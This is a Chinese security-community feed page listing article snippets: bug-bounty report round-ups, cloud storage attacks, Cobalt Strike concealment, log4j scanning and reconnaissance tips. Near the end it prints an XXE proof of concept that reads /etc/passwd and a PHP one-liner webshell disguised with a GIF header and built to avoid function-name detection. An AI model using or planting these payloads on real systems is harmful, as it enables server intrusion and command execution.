

bugbounty技巧聚合20211216
漏洞报告 【Reddit】用户名密码暴力破解 http://hackerone.com/reports/1165225 【Reddit】密码重置没有速率限制会导致电子邮件枚举 http://hackerone.com/reports/1425884 【Proctorio】通用跨...
 2022年3月10日 23:38
记一次在梦中对某oa系统的漏洞挖掘
0x01正文 打开网站 先用7kb扫一波目录 哦吼,发现了一堆的目录遍历(绿色的都是)。 这里一个 Log目录十分的显眼,很有可能造成log泄露 okey,如我所料。收获了一个通用中危洞√ 27450-kwvsjna88f...
2022年3月10日 23:38bugbounty技巧聚合20211129
漏洞报告 【MCUboot】private keys exposed on the GitHub repository http://hackerone.com/reports/1234531 【XVIDEOS】CSRF on delete friend requests - Not protected with CSRF Token htt...
2022年3月10日 23:38bugbounty技巧聚合20211223
漏洞报告 【U.S. Dept Of Defense】重定向+反射型XSS http://hackerone.com/reports/1406598 【Mail.ru 】#1257091 Угон домена photo-test.gb.ru (возможно) http://hackero...
2022年3月10日 23:38
谷歌云 对象存储攻防
本文主要介绍谷歌云对象存储攻防的方式 1、存储桶配置错误-公开访问 当创建的存储桶配置了allUsers拥有GCS对象的读取权限时,该存储桶可以被任何用户公开访问 2、Bucket爆破 当不存在时访问会提...
2022年3月10日 23:38bugbounty技巧聚合20211220
漏洞报告 【Judge.me】 html 注入 http://hackerone.com/reports/1036995 【Flickr 】使用 AWS Cognito API 接管 Flickr 账户 http://hackerone.com/reports/1342088 【MTN Group】注册时邮件内...
2022年3月10日 23:38
Apache-log4j主动扫描方案 AWVS
推荐一个项目, http://github.com/test502git/awvs13_batch_py3 用于对Apache-log4j漏洞进行自查,用的是AWVS14,所以检测效果与覆盖面 都比较好 脚本是增加仅log4j专项 与批量添加功能,还有...
2022年3月10日 23:38bugbounty技巧聚合20211123
漏洞报告 【Shopify 1,600 USD】Staff who only have apps and channels permission can do a takeover account at the wholesale store (Bypass get invitation link) http://hackerone.com/re...
2022年3月10日 23:38bugbounty技巧聚合20220113
漏洞报告 【 Gener8】点击劫持更改电子邮件地址 http://hackerone.com/reports/783191 【Nord Security】csrf修改密码 http://hackerone.com/reports/204703 【Zenly】通过 SMS 身份验证流程接...
2022年3月10日 23:38bugbounty技巧聚合20211124
漏洞报告 【XVIDEOS 】No-Rate limit of current password on delete account endpoint(http://www.xvideos.com/account/close) http://hackerone.com/reports/1392287 【DigitalOcean】Blind X...
2022年3月10日 23:38
CS服务器隐匿自身操作
很多工具都带有自己的特征,像sqlmap、awvs等扫描器,一旦开扫就很容易被waf ban掉。内网的设备也捕获了一些工具的流量特征,像CobaltStrike本来是钓鱼的,结果因为没有隐匿自身特征反被上线。 ...
2022年3月10日 23:38每日云安全技术资讯20220225
云风险百科,搜索 900 多个云安全风险 http://orca.security/resources/cloud-risk-encyclopedia/ Microsoft Security 提供新的多云功能 http://www.microsoft.com/security/blog/2022/02/23/mi...
2022年3月10日 23:38xxe快速验证
有回显,用以下poc直接读取/etc/passwd: <?xml version='1.0'?> <!DOCTYPE foo [ <!ELEMENT foo (#ANY)> <!ENTITY xxe SYSTEM 'file:///etc/passwd'>]><foo>&am...
2022年3月10日 23:37
信息收集之快速提取SSL证书里的域名
信息收集之快速提取SSL证书里的域名 echo '唯品会(原Vipshop.com)特卖会:品牌特卖_确保正品_确保低价_货到付款' | httpx -tls-probe -json -silent | jq .tls.dns_names #安全小天地Zone Tip...
2022年3月10日 23:37红蓝对抗之企业对外根域名资产收集
#原创文章# 前言 上次听了火器的线上分享会议有提到火器的资产关联大概的思路,真的是收获了很多。再夸夸火器,在挖一些项目中的确能省掉很多资产收集的时间。本文主要参考上次会议中提交的一些...
2022年3月10日 23:37
无敏感函数的php一句话
无敏感函数的php一句话(php中可用`来执行系统命令,相当于system、eval等函数),执行命令:shell.php?1=whoami Gif89a <?php $a = `$_GET[1]`; echo $a; ?> 文字来源于- 火线 Zone-云安全...
2022年3月10日 23:37
